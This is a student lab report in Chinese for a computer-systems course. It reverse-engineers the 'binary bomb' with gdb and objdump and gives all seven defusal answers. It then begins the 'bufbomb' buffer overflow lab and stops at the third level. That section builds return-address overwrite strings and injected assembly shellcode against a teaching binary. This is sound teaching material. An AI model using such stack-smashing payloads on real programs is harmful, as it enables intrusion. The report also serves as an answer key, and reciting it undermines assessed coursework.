華中科技大学

课 程 实 验 报 告

课程名称： 计算机系统基础

专业班级： CS2106

学　　号： U202115512

姓　　名： 洪炜豪

指导教师： 刘海坤

报告日期： 2022 年　6 月　21　日

计算机科学与技术学院

目录

实验 2：二进制炸弹

2.1 实验概述

本实验中，你要使用课程所学知识拆除一个“binary bombs”来增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握。

2.2 实验内容

一个“binary bombs”（二进制炸弹，下文将简称为炸弹）是一个 Linux 可执行 C 程序，包含了 6 个阶段（phase1~phase6）。炸弹运行的每个阶段要求你输入一个特定的字符串，若你的输入符合程序预期的输入，该阶段的炸弹就被“拆除”，否则炸弹“爆炸”并打印输出 "BOOM!!!"字样。实验的目标是拆除尽可能多的炸弹层次。

每个炸弹阶段考察了机器级语言程序的一个不同方面，难度逐级递增：

* 阶段 1：字符串比较
* 阶段 2：循环
* 阶段 3：条件/分支
* 阶段 4：递归调用和栈
* 阶段 5：指针
* 阶段 6：链表/指针/结构

另外还有一个隐藏阶段，但只有当你在第 4 阶段的解之后附加一特定字符串后才会出现。

为了完成二进制炸弹拆除任务，你需要使用 gdb 调试器和 objdump 来反汇编炸弹的可执行文件，并单步跟踪调试每一阶段的机器代码，从中理解每一汇编语言代码的行为或作用，进而设法“推断”出拆除炸弹所需的目标字符串。这可能需要你在每一阶段的开始代码前和引爆炸弹的函数前设置断点，以便于调试。

实验语言：C 语言

实验环境：linux

2.2.1 阶段 1 字符串比较

1.任务描述：要求输出的字符串(input) 与程序中内置的某一特定字符串相同。提示：找到与 input 串相比较的特定串的地址，查看相应单元中的内容，从而确定 input 应输入的串。

2.实验设计：对 phase_1 进行反汇编，由于在调用 strings_not_equal 之前将$0x804a044 地址中的值进行了 push 操作，推断特定串的地址保存在$0x804a044 地址指向的内存单元格

中。

3. 实验过程：

第一步：调用“**objdump -d bomb > disassemble.txt**”对 bomb 进行反汇编并将汇编源代码输出到“disassemble.txt”文本文件中。

第二步：查看该汇编源代码文件 disassemble.txt，你可以在 main 函数中找到如下语句（通过查找“phase_1”），从而得知 phase1 的处理程序包含在“main()"函数所调用的函数“phase_1()”中：

```
8048a63:    68 8c 9f 04 08          push   $0x8049f8c
8048a68:    e8 53 fd ff ff          call   80487c0 <puts@plt>
8048a6d:    c7 04 24 c8 9f 04 08    movl   $0x8049fc8,(%esp)
8048a74:    e8 47 fd ff ff          call   80487c0 <puts@plt>
8048a79:    e8 1c 07 00 00          call   804919a <read_line>
8048a7e:    89 04 24                mov    %eax,(%esp)
8048a81:    e8 ad 00 00 00          call   8048b33 <phase_1>
8048a86:    e8 08 08 00 00          call   8049293 <phase_defused>
8048a8b:    c7 04 24 f4 9f 04 08    movl   $0x8049ff4,(%esp)
8048a92:    e8 29 fd ff ff          call   80487c0 <puts@plt>
8048a97:    e8 fe 06 00 00          call   804919a <read_line>
8048a9c:    89 04 24                mov    %eax,(%esp)
8048a9f:    e8 b0 00 00 00          call   8048b54 <phase_2>
8048aa4:    e8 ea 07 00 00          call   8049293 <phase_defused>
8048aa9:    c7 04 24 41 9f 04 08    movl   $0x8049f41,(%esp)
```

第三步：在反汇编文件中继续查找 phase_1，找到其具体定义的位置，如下所示：

```
08048b33 <phase_1>:
 8048b33:    83 ec 14                sub    $0x14,%esp
 8048b36:    68 44 a0 04 08          push   $0x804a044
 8048b3b:    ff 74 24 1c             pushl  0x1c(%esp)
 8048b3f:    e8 ff 04 00 00          call   8049043 <strings_not_equal>
 8048b44:    83 c4 10                add    $0x10,%esp
 8048b47:    85 c0                   test   %eax,%eax
 8048b49:    74 05                   je     8048b50 <phase_1+0x1d>
 8048b4b:    e8 ea 05 00 00          call   804913a <explode_bomb>
 8048b50:    83 c4 0c                add    $0xc,%esp
 8048b53:    c3                      ret
```

从上面的语句中我们可以看出<strings_not_equal>所需要的两个变量是存在于%esp 所指向的堆栈存储单元里（strings_not_equal 是程序中

已经设计好的一个用于判断两个字符串是否相等的函数）。

第四步：从前面的 main()函数中，可以进一步找到：

```
8048ad3:    e8 c2 06 00 00          call   804919a <read_line>
8048ad8:    89 04 24                mov    %eax,(%esp)
```

这两条语句告诉我们%eax 里存储的是调用 read_line()函数后返回的结果，也就是用户输入的字符串（首地址），所以可以很容易地推断出和用户输入字符串相比较的字符串的存储地址为 0x804a044：

在 phase1 的反汇编代码中有语句：

```
8048b36:    68 44 a0 04 08          push   $0x804a044
```

指出了 0x804a044，因此我们可以使用 gdb 查看这个地址存储的数据内容。具体过程如下：

第五步：执行 gdb bomb，访问地址指向的内存，得到最终字符串结果

```
Reading symbols from /root/U202115512/bomb...done.
(gdb) x/s 0x804a044
0x804a044:      "Wow! Brazil is big."
```

4.实验结果：至此字符串炸弹得以破解

```
[root@localhost U202115512]# ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Wow! Brazil is big.
Phase 1 defused. How about the next one?
```

2.2.2 阶段 2 循环

1.任务描述：要求在一行上输入 6 个整数数据，与程序自动产生的 6 个数据进行比较，若一致，则过关。提示：将输入串 input 拆分成 6 个数据由函数 read_six_numbers(input, numbers) 完成。之后是各个数据与自动产生的数据的比较，在比较中使用了循环语句。

2.实验设计：对汇编语句进行分析，追踪输入对应的寄存器。

3.实验过程：前面步骤与上述相同，故之后均省略。

第一步：在反汇编文件中继续查找 phase_2，找到其具体定义的位置，如下所示：

```
08048b54 <phase_2>:
 8048b54:   56                      push   %esi
 8048b55:   53                      push   %ebx
 8048b56:   83 ec 2c                sub    $0x2c,%esp
 8048b59:   65 a1 14 00 00 00       mov    %gs:0x14,%eax
 8048b5f:   89 44 24 24             mov    %eax,0x24(%esp)
 8048b63:   31 c0                   xor    %eax,%eax
 8048b65:   8d 44 24 0c             lea    0xc(%esp),%eax
 8048b69:   50                      push   %eax
 8048b6a:   ff 74 24 3c             pushl  0x3c(%esp)
 8048b6e:   e8 ec 05 00 00          call   804915f <read_six_numbers>
 8048b73:   83 c4 10                add    $0x10,%esp
 8048b76:   83 7c 24 04 01          cmpl   $0x1,0x4(%esp)
 8048b7b:   74 05                   je     8048b82 <phase_2+0x2e>
 8048b7d:   e8 b8 05 00 00          call   804913a <explode_bomb>
 8048b82:   8d 5c 24 04             lea    0x4(%esp),%ebx
 8048b86:   8d 74 24 18             lea    0x18(%esp),%esi
 8048b8a:   8b 03                   mov    (%ebx),%eax
 8048b8c:   01 c0                   add    %eax,%eax
 8048b8e:   39 43 04                cmp    %eax,0x4(%ebx)
 8048b91:   74 05                   je     8048b98 <phase_2+0x44>
 8048b93:   e8 a2 05 00 00          call   804913a <explode_bomb>
 8048b98:   83 c3 04                add    $0x4,%ebx
 8048b9b:   39 f3                   cmp    %esi,%ebx
 8048b9d:   75 eb                   jne    8048b8a <phase_2+0x36>
 8048b9f:   8b 44 24 1c             mov    0x1c(%esp),%eax
 8048ba3:   65 33 05 14 00 00 00    xor    %gs:0x14,%eax
 8048baa:   74 05                   je     8048bb1 <phase_2+0x5d>
 8048bac:   e8 df fb ff ff          call   8048790 <__stack_chk_fail@plt>
 8048bb1:   83 c4 24                add    $0x24,%esp
 8048bb4:   5b                      pop    %ebx
 8048bb5:   5e                      pop    %esi
 8048bb6:   c3                      ret
```

对其进行分析，可以发现该函数将 %eax 的值设置为零，并将位于栈上偏移量为 0xc 处的

地址作为参数调用了 read_six_numbers 函数。该函数从标准输入中读取了六个整数，并将它们存储在栈上。

```
8048b63:    31 c0   xor    %eax,%eax
8048b65:    8d 44 24 0c lea    0xc(%esp),%eax
8048b69:    50  push   %eax
8048b6a:    ff 74 24 3c pushl  0x3c(%esp)
8048b6e:    e8 ec 05 00 00  call   804915f <read_six_numbers>
```

故接下来为判断的部分。

第二步：

接下来，该函数检查第一个整数是否等于 1。如果不是，则调用 explode_bomb 函数。如果是，则跳过此检查。

```
8048b73:    83 c4 10                add    $0x10,%esp
8048b76:    83 7c 24 04 01          cmpl   $0x1,0x4(%esp)
8048b7b:    74 05                   je     8048b82 <phase_2+0x2e>
8048b7d:    e8 b8 05 00 00          call   804913a <explode_bomb>
```

```
8048b76:    83 7c 24 04 01          cmpl   $0x1,0x4(%esp)
```

在上图所示地址设下断点，输入 6 5 4 3 2 1，然后查询 esp 指向地址的值：

```
(gdb) info register esp
esp            0xffffd100       0xffffd100
(gdb) x/20d 0xffffd100
0xffffd100:     48      -60     4       8       6       0       0       0
0xffffd108:     5       0       0       0       4       0       0       0
0xffffd110:     3       0       0       0
```

显而易见该地址 0x4（%esp）存储的即为我们所输入的数字串，所以推出第一个数字为 1。

第三步：分析下一段代码。

```
8048b82:    8d 5c 24 04             lea    0x4(%esp),%ebx
8048b86:    8d 74 24 18             lea    0x18(%esp),%esi
8048b8a:    8b 03                   mov    (%ebx),%eax
8048b8c:    01 c0                   add    %eax,%eax
8048b8e:    39 43 04                cmp    %eax,0x4(%ebx)
8048b91:    74 05                   je     8048b98 <phase_2+0x44>
8048b93:    e8 a2 05 00 00          call   804913a <explode_bomb>
8048b98:    83 c3 04                add    $0x4,%ebx
8048b9b:    39 f3                   cmp    %esi,%ebx
8048b9d:    75 eb                   jne    8048b8a <phase_2+0x36>
```

计算 phase_2+0x36=0x8048b8a 可知该段代码意义为进行循环直到剩余的 5 个数字比较结束。对第一个 cmp 语句及其上下语句进行分析，可得出该函数使用 %ebx 和 %eax 寄存器来遍历剩余的五个整数。它检查当前整数是否等于其上一个整数的两倍，如果不是，则调

用 explode_bomb 函数。

4. 实验结果：

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Wow! Brazil is big.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2.  Keep going!
```

输入 1 2 4 8 16 32 通过检验.

2.2.3 阶段 3 条件分支

1.任务描述：要求输入第一个整数，一个字符，第二个整数，可能存在多个解。

提示：在自动生成数据时，使用了 switch … case 语句。

2.实验设计：分析代码可知，阶段 3 中，使用了 switch 语句根据第一个整数的值跳转到不同的分支以判断字符和第二个整数是否正确。

3.实验过程：在反汇编文件中继续查找 phase_3，找到其具体定义的位置。

```
8048bde:    e8 2d fc ff ff          call   8048810 <__isoc99_sscanf@plt>
8048be3:    83 c4 20                add    $0x20,%esp
8048be6:    83 f8 02                cmp    $0x2,%eax
8048be9:    7f 05                   jg     8048bf0 <phase_3+0x39>
8048beb:    e8 4a 05 00 00          call   804913a <explode_bomb>
```

由此可知输入个数为 3，如果大于 3 则炸弹直接爆炸。

```
8048bf0:    83 7c 24 04 07          cmpl   $0x7,0x4(%esp)
8048bf5:    0f 87 f5 00 00 00       ja     8048cf0 <phase_3+0x139>
```

此处可知输入有 7 个分支，第一个参数应为 0 到 6。这里仅选择第一个分支（即第一个整数输入为 0 的情况）：

```
8048c06:    b8 72 00 00 00          mov    $0x72,%eax
8048c0b:    81 7c 24 08 98 02 00    cmpl   $0x298,0x8(%esp)
8048c12:    00
8048c13:    0f 84 e1 00 00 00       je     8048cfa <phase_3+0x143>
8048c19:    e8 1c 05 00 00          call   804913a <explode_bomb>
```

其中 0x72 即为字符的 ASCII 码，0x298 即为第二个整数

4.实验结果：由字符和整数的十六进制数表示可以求出字符为'r'，第二个整数为 664，故密码可以为 0 r 664（还有另外 6 个可能的密码，求取方法类似，这里不再罗列），输入密码发现破解成功。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Wow! Brazil is big.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2.  Keep going!
0 r 664
Halfway there!
```

2.2.4 阶段 4 递归调用和栈

1. 任务描述：要求输入两个整数。

2. 实验设计：阶段 4 中，使用了递归调用，让 func4 函数不断递归，递归结束后回到 phase_4。

3. 实验过程：

分析 phase_4：

在 phase_4 中定位 cmp 语句：

```
8048d8d:    8b 44 24 04             mov    0x4(%esp),%eax
8048d91:    83 e8 02                sub    $0x2,%eax
8048d94:    83 f8 02                cmp    $0x2,%eax
8048d97:    76 05                   jbe    8048d9e <phase_4+0x40>
8048d99:    e8 9c 03 00 00          call   804913a <explode_bomb>
```

该段将第一个数字-2 后再与 2 比较，如果>2 炸弹爆炸，由此推出第二个数字应该<=4。由返回函数的性质可知还应该>1。

往下看第二个 cmp 语句：

```
8048daf:    3b 44 24 08             cmp    0x8(%esp),%eax
8048db3:    74 05                   je     8048dba <phase_4+0x5c>
8048db5:    e8 80 03 00 00          call   804913a <explode_bomb>
```

发现该语句将输入与 eax 寄存器中的值进行比较，不正确则炸弹爆炸。接着往上追溯：

```
8048da1:    ff 74 24 0c                pushl  0xc(%esp)
8048da5:    6a 09                      push   $0x9
8048da7:    e8 6f ff ff ff             call   8048d1b <func4>
```

这几行代码显示了在调用 func4 函数前进行的参数传递过程，将输入的一个数字和数字 9 传递给 func4，进入 func4 函数。最后将函数的返回值和我们输入的第一个数进行比较，正确时才成功。

首先看 func4 部分的代码我们可以发现它在函数内部又调用了它本身，因此这是个递归函数。接着来判断这个函数的内部结构。我们对传入的两个参数暂时称作 x 和 y 第一次进入时，x=9，y=a。

从指令：

```
8048d26:    85 db                    test   %ebx,%ebx
8048d28:    7e 2b                    jle    8048d55 <func4+0x3a>
8048d2a:    89 f8                    mov    %edi,%eax
8048d2c:    83 fb 01                 cmp    $0x1,%ebx
8048d2f:    74 29                    je     8048d5a <func4+0x3f>
```

我们可以看出当 x 为 0 时，则返回 0；当 x 为 1 时，返回另一个参数 y，也就是我们输入的参数 a。

剩下的部分也就是参数 x 大于 1 的时候，首先指令 lea -0x1(%esi),%eax 以及后面的指令我们可以看出，参数 x 把自己减 1 后又作为一个参数 x-1 和 y 传入下一层递归 func4，并把返回值和 y 相加，传到 edi，接着后面 sub $0x2,%esi 指令显示参数 x 把自己减 2 后又作为一个参数 x-2 和 y 传入下一层递归 func4，并把返回值和之前的 edi 中储存的值相加传给 ebx 然后作为返回值返回。

以上就是这个 func4 函数递归的整个过程。可以将其转化为 c 语言：

```c
int func4(int x,int y)
{
    if (x > 1){
        return func4(x-1,y)+func4(x-2,y)+y;
    }
    if (x == 1) return y;
    if (x < 1 ) return 0;
}
```

故设置断点输入 1 3，查看 eax 寄存器中的值：

```
1 3

Breakpoint 1, 0x08048dac in phase_4 ()
(gdb) info registers
eax            0x108    264
ecx            0x0      0
edx            0x0      0
ebx            0xffffd1f4       -11788
esp            0xffffd100       0xffffd100
ebp            0xffffd148       0xffffd148
esi            0x0      0
edi            0x0      0
```

可知密码 264 3 为一组正确答案.

4. 实验结果：输入 264 3 密码正确。通过设置断点的方式，还可知道密码 176 2, 352 4

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Wow! Brazil is big.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2.  Keep going!
0 r 664
Halfway there!
264 3
So you got that one.  Try this one.
```

2.2.5 阶段 5 指针

1.任务描述：要求输入一个字符串。

2.实验设计：设置断点追踪数值的对应。

3.实验过程：按顺序分析该函数：

```
8048dd9:    e8 46 02 00 00          call   8049024 <string_length>
8048dde:    83 c4 10                add    $0x10,%esp
8048de1:    83 f8 06                cmp    $0x6,%eax
8048de4:    74 05                   je     8048deb <phase_5+0x1b>
8048de6:    e8 4f 03 00 00          call   804913a <explode_bomb>
```

（1）：由上述段落可知该函数先调用（string_length）函数求得传入字符串的长度并存入 eax，判断长度是否为 6。若长度不为 6，则炸弹爆炸。

```
8048deb:    89 d8                   mov    %ebx,%eax
8048ded:    83 c3 06                add    $0x6,%ebx
8048df0:    b9 00 00 00 00          mov    $0x0,%ecx
8048df5:    0f b6 10                movzbl (%eax),%edx
8048df8:    83 e2 0f                and    $0xf,%edx
8048dfb:    03 0c 95 a0 a0 04 08    add    0x804a0a0(,%edx,4),%ecx
8048e02:    83 c0 01                add    $0x1,%eax
8048e05:    39 d8                   cmp    %ebx,%eax
8048e07:    75 ec                   jne    8048df5 <phase_5+0x25>
8048e09:    83 f9 38                cmp    $0x38,%ecx
8048e0c:    74 05                   je     8048e13 <phase_5+0x43>
8048e0e:    e8 27 03 00 00          call   804913a <explode bomb>
```

（2）：如果字符串长度为 6，则该函数会处理字符串的每个字符。

提取低 4 位：and $0xf,%edx;并将其用作内存地址 0x804a0a0 处数组的索引，从而得到数组元素的值，并将数组元素的值累加存入 ecx 寄存器中。处理完字符串的所有 6 个字符后，函数会检查存储在 ecx 寄存器中的最终总数是否等于 0x38（56）。如果相等则密码正确。

（3）：设置断点于此处进行调试：

```
8048e07:    75 ec                   jne    8048df5 <phase_5+0x25>
```

分别输入 abcdef，ghijkl，mnopqr 跟踪 ecx 寄存器中的值

```
So you got that one.  Try this one.
abcdef

Breakpoint 3, 0x08048e07 in phase_5 ()
(gdb) info registers
eax            0x804c521        134530337
ecx            0xa      10
edx            0x1      1
ebx            0x804c526        134530342
```

得到如下对应表：

a=10 b=6 c=1 d=12 e=16 f=9 g=3 h=4 i=7 j=21 k=5 l=11 m=8 n=15

o=13 p=3 q=10 r= 6

故 aaaaab 为一组解。

4. 实验结果：输入 aaaaab，密码正确。

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Wow! Brazil is big.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2.  Keep going!
0 r 664
Halfway there!
264 3
So you got that one.  Try this one.
aaaaab
Good work!  On to the next...
```

2.2.6 阶段 6 链表/指针/结构

3.实验过程：观察 phase_6 反汇编代码（由于相关代码较为冗长，这里不再罗列）

分析：

该函数调用了 read_six_numbers() 函数读入六个整数，并将它们存储在栈上分配的空间中。这里需要注意的是，由于使用了 pushl 指令，因此应该是以逆序存储的。

对第一个数减去了 1 并与 5 进行比较，如果小于等于 5，则继续执行，否则会调用 explode_bomb() 函数。

然后循环检查剩余的五个数是否在之前的数中都出现过，并且出现次数都只有一次，如果不满足条件则调用 explode_bomb() 函数。

接着进行一系列链表操作，最终得到一个排好序的链表并存储在栈上的相邻四个字中。

最后再次检查链表中的相邻两个元素是否满足大小关系，如果不满足则调用 explode_bomb() 函数爆炸，否则程序正常结束。

综上所述，该函数实际上是要求输入六个不同的、从 1 到 6 的整数，并将它们存储在链表中并排好序，最后检查链表的大小关系是否满足要求。

使用 x/20x 0x804c13c 指令：

```
(gdb) x/20x 0x804c13c
0x804c13c <node1>:      0x00000123      0x00000001      0x0804c148      0x00000060
0x804c14c <node2+4>:    0x00000002      0x0804c154      0x000002b3      0x00000003
0x804c15c <node3+8>:    0x0804c160      0x00000215      0x00000004      0x0804c16c
0x804c16c <node5>:      0x000003b1      0x00000005      0x0804c178      0x00000118
0x804c17c <node6+4>:    0x00000006      0x00000000      0x0c0c09b8      0x00000000
```

可以发现程序要求输入 1-6 共 6 个数。0x804c13c 开始的 6*3*4=72 个字节里存储了 6 个链表结点，每个结点由一个需要比较大小的整数 num1，一个 1-6 之间的数 num2，一个指向下一结点的指针三部分共 3*4=12 字节组成。将 6 个结点按输入整数与 num2 一一对应的顺序排序，如果此时 num1 不是升序排序，则炸弹爆炸。

由 60 < 118 < 123 < 215 < 2b3 < 3b1 可得 num2 的排序 534162 即为密码(注意是压栈，所以应逆序)。破解成功。

5. 实验结果：

```
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Wow! Brazil is big.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2.  Keep going!
0 r 664
Halfway there!
264 3
So you got that one.  Try this one.
aaaaab
Good work!  On to the next...
5 3 4 1 6 2
Congratulations! You've defused the bomb!
```

2.2.7 阶段 7 隐藏阶段

1.任务描述：进入隐藏阶段需要在阶段 4 的输入后加入特定字符串，并在阶段 6 结束后输入一个整数。

2.实验设计：在阶段 6 结束后进入隐藏阶段，使用了递归调用和二叉树结构，不断递归 fun7 函数进行运算。

3.实验过程：

观察 phase_defused 反汇编代码：发现在字符串比较前压栈的地址指向的内容即为所求。

```
80492d7:    68 7a a2 04 08          push   $0x804a27a
80492dc:    8d 44 24 18             lea    0x18(%esp),%eax
80492e0:    50                      push   %eax
80492e1:    e8 5d fd ff ff          call   8049043 <strings_not_equal>
```

将 0x804a27a 开始的若干字节转化为字符串输出得“DrEvil”，即为需要加入的特殊字符串。

```
(gdb) x/20c 0x804a27a
0x804a27a:      68 'D'  114 'r' 69 'E'  118 'v' 105 'i' 108 'l' 0 '\000'        103 'g'
0x804a282:      114 'r' 101 'e' 97 'a'  116 't' 119 'w' 104 'h' 105 'i' 116 't'
0x804a28a:      101 'e' 46 '.'  105 'i' 99 'c'
(gdb)
```


观察 secret_phase 反汇编代码：

```
8048f79:    83 ec 08                    sub    $0x8,%esp
8048f7c:    53                          push   %ebx
8048f7d:    68 88 c0 04 08              push   $0x804c088
8048f82:    e8 77 ff ff ff              call   8048efe <fun7>
```

使用 x/48x 0x804c088 指令：

0x804c088 <n1>:	0x00000024	0x0804c094	0x0804c0a0	0x00000008
0x804c098 <n21+4>:	0x0804c0c4	0x0804c0ac	0x00000032	0x0804c0b8
0x804c0a8 <n22+8>:	0x0804c0d0	0x00000016	0x0804c118	0x0804c100
0x804c0b8 <n33>:	0x0000002d	0x0804c0dc	0x0804c124	0x00000006
0x804c0c8 <n31+4>:	0x0804c0e8	0x0804c10c	0x0000006b	0x0804c0f4
0x804c0d8 <n34+8>:	0x0804c130	0x00000028	0x00000000	0x00000000
0x804c0e8 <n41>:	0x00000001	0x00000000	0x00000000	0x00000063
0x804c0f8 <n47+4>:	0x00000000	0x00000000	0x00000023	0x00000000
0x804c108 <n44+8>:	0x00000000	0x00000007	0x00000000	0x00000000
0x804c118 <n43>:	0x00000014	0x00000000	0x00000000	0x0000002f
0x804c128 <n46+4>:	0x00000000	0x00000000	0x000003e9	0x00000000
0x804c138 <n48+8>:	0x00000000	0x000003c1	0x00000001	0x00000000

发现 0x804c088 开始的 15*3*4=180 字节存储了 15 个二叉树结点，每个结点存储一个整数和两个分别指向左右子树根节点的指针，可由此画出二叉树：



分析可以发现 fun7 中根据节点的值 ebx 和输入值 ecx 比较结果，决定递归左右子树（ebx<ecx，右；ebx>ecx，左）如果 ebx=ecx（查找成功）直接返回（此时 eax=0）。遍历到叶子节点即查找失败后，eax=-1。返回后根据是左还是右子树，左 eax*=2，右 eax=eax*2+1

又有 secret_phase 中的反汇编代码：

```
8048f8a:    83 f8 06                cmp    $0x6,%eax
8048f8d:    74 05                   je     8048f94 <secret_phase+0x45>
8048f8f:    e8 a6 01 00 00          call   804913a <explode_bomb>
```

即要求最终 fun7 返回 eax=6。

4.实验结果：依上述分析，需要 eax=0->1->3->6 （右右左）所以查找的节点值为 24->8->16->23，其存储的整数 0x23=35 即为密码，破解成功。

1.3 实验小结

这个实验是一个很好的学习机器级语言程序的方式。通过挑战性的六个阶段，我熟悉了 Linux 系统、C 编程语言以及汇编语言，同时培养了我调试和反汇编二进制代码方面的技能。

每个阶段都涵盖了一个不同的主题，从基本字符串比较到更复杂的数据结构和指针操作。这样的设计让我逐渐掌握了不同阶段的知识，并且在解决难度更高的阶段时，综合运用到之前学到的所有知识点。

在解决每个阶段的问题时，我使用 gdb 和 objdump 工具来反汇编和调试二进制代码，从而深入了解机器级语言程序和计算机系统的内部工作原理。

本次实验让我了解到破解程序的一些方法，也让我认识到 Linux 系统下丰富的工具为程序破解跟踪提供的巨大方便。

实验 3：缓冲区溢出攻击

3.1 实验概述

本实验的目的在于加深对 IA-32 函数调用规则和栈结构的具体理解。

3.2 实验内容

对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击（buffer overflow attacks），也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像，继而执行一些原来程序中没有的行为，例如将给定的字节序列插入到其本不应出现的内存位置等。本次实验需要熟练运用 gdb、objdump、gcc 等工具完成。实验中需要对目标可执行程序 BUFBOMB 分别完成 5 个难度递增的缓冲区溢出攻击。5 个难度级分别命名为 Smoke（level 0）、Fizz（level 1）、Bang（level 2）、Boom（level 3）和 Nitro（level 4），其中 Smoke 级最简单而 Nitro 级最困难。

3.2.1 阶段 1 Smoke

1. 任务描述：构造一个攻击字符串作为 bufbomb 的输入，而在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数继续执行，而是转向执行 Smoke。
2. 实验设计：让攻击字符串覆盖函数的返回地址，并将其替换为 Smoke 的地址。
3. 实验过程：观察 getbuf 的反汇编代码：

```
080491ec <getbuf>:
 80491ec:    55                      push   %ebp
 80491ed:    89 e5                   mov    %esp,%ebp
 80491ef:    83 ec 38                sub    $0x38,%esp
 80491f2:    8d 45 d8                lea    -0x28(%ebp),%eax
 80491f5:    89 04 24                mov    %eax,(%esp)
 80491f8:    e8 55 fb ff ff          call   8048d52 <Gets>
 80491fd:    b8 01 00 00 00          mov    $0x1,%eax
 8049202:    c9                      leave
 8049203:    c3                      ret
```

可以发现 buf 缓冲区大小为 0x28=40 字节，所以攻击字符串大小应为 40+8=48 字节，最后 4 个字节为要转移的地址。又有：

08048c90 <smoke>:

4.实验结果：攻击字符串前 44 字节可以任意输入，最后 4 字节设置为 90 8c 04 08。

```
Userid: U202115512
Cookie: 0x49747cf1
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

3.2.阶段 2 Fizz

1.任务描述：fizz()有一个参数，这是与 smoke 不同的地方。在函数内部，该输入与系统的 cookie（里面含有根据 userid 生成的 cookie）进行比较。

2.实验设计：阶段 2 相对于阶段 1，增加了向函数传递正确的参数这一步。故需要确定参数

的值与参数的正确位置。

3.实验过程：观察 fizz 的反汇编代码：

```
08048cba <fizz>:
 8048cba:    55                      push   %ebp
 8048cbb:    89 e5                   mov    %esp,%ebp
 8048cbd:    83 ec 18                sub    $0x18,%esp
 8048cc0:    8b 45 08                mov    0x8(%ebp),%eax
 8048cc3:    3b 05 20 c2 04 08       cmp    0x804c220,%eax
 8048cc9:    75 1e                   jne    8048ce9 <fizz+0x2f>
```

可以发现 fizz 仅有一个参数，参数地址为 ebp+8，也就是攻击字符串覆盖 test 返回地址的地址+8。查看 0x804c220 处的数据为 0x49747cf1 即为 cookie。

又有：

08048cba <fizz>:

4. 实验结果：攻击字符串前 44 字节可以任意输入，45-48 字节为 ba 8c 04 08，49-52 字节可以任意输入，53-56 字节为 f1 7c 74 49。

```
Userid: U202115512
Cookie: 0x49747cf1
Type string:Fizz!: You called fizz(0x49747cf1)
VALID
NICE JOB!
```

3.3. 阶段 3 Bang

1.任务描述：bang ()函数的功能大体和 fizz()类似，但 bang()中，val 没有被使用，而是一个全局变量 global_value 与 cookie 进行比较，这里 global_value 的值应等于对应 userid 的 cookie 才算成功，所以需要将全局变量 global_value 设置为 cookie 值。

2.实验设计：从阶段 3 开始，需要编写特定的攻击性机器代码放入攻击字符串中。同时让程序先返回到攻击性机器代码，再从攻击性机器代码返回到所需跳转的函数（本题为 bang）。

3.实验过程：观察 bang 的反汇编代码：

```
8048d0b:    a1 18 c2 04 08          mov    0x804c218,%eax
8048d10:    3b 05 20 c2 04 08       cmp    0x804c220,%eax
8048d16:    75 1e                   jne    8048d36 <bang+0x31>
```

因为 0x804c220 处的数据为 cookie，从而可知全局变量 global_value 存储于 0x804c218。

又有：

08048d05 <bang>:

故首先编写改变 global_value 并跳转到 bang 的汇编代码，将其保存至 bang_asm.s：

```
movl $0x804c218,%eax
movl $0x49747cf1,(%eax)
push $0x8048d05
ret
```

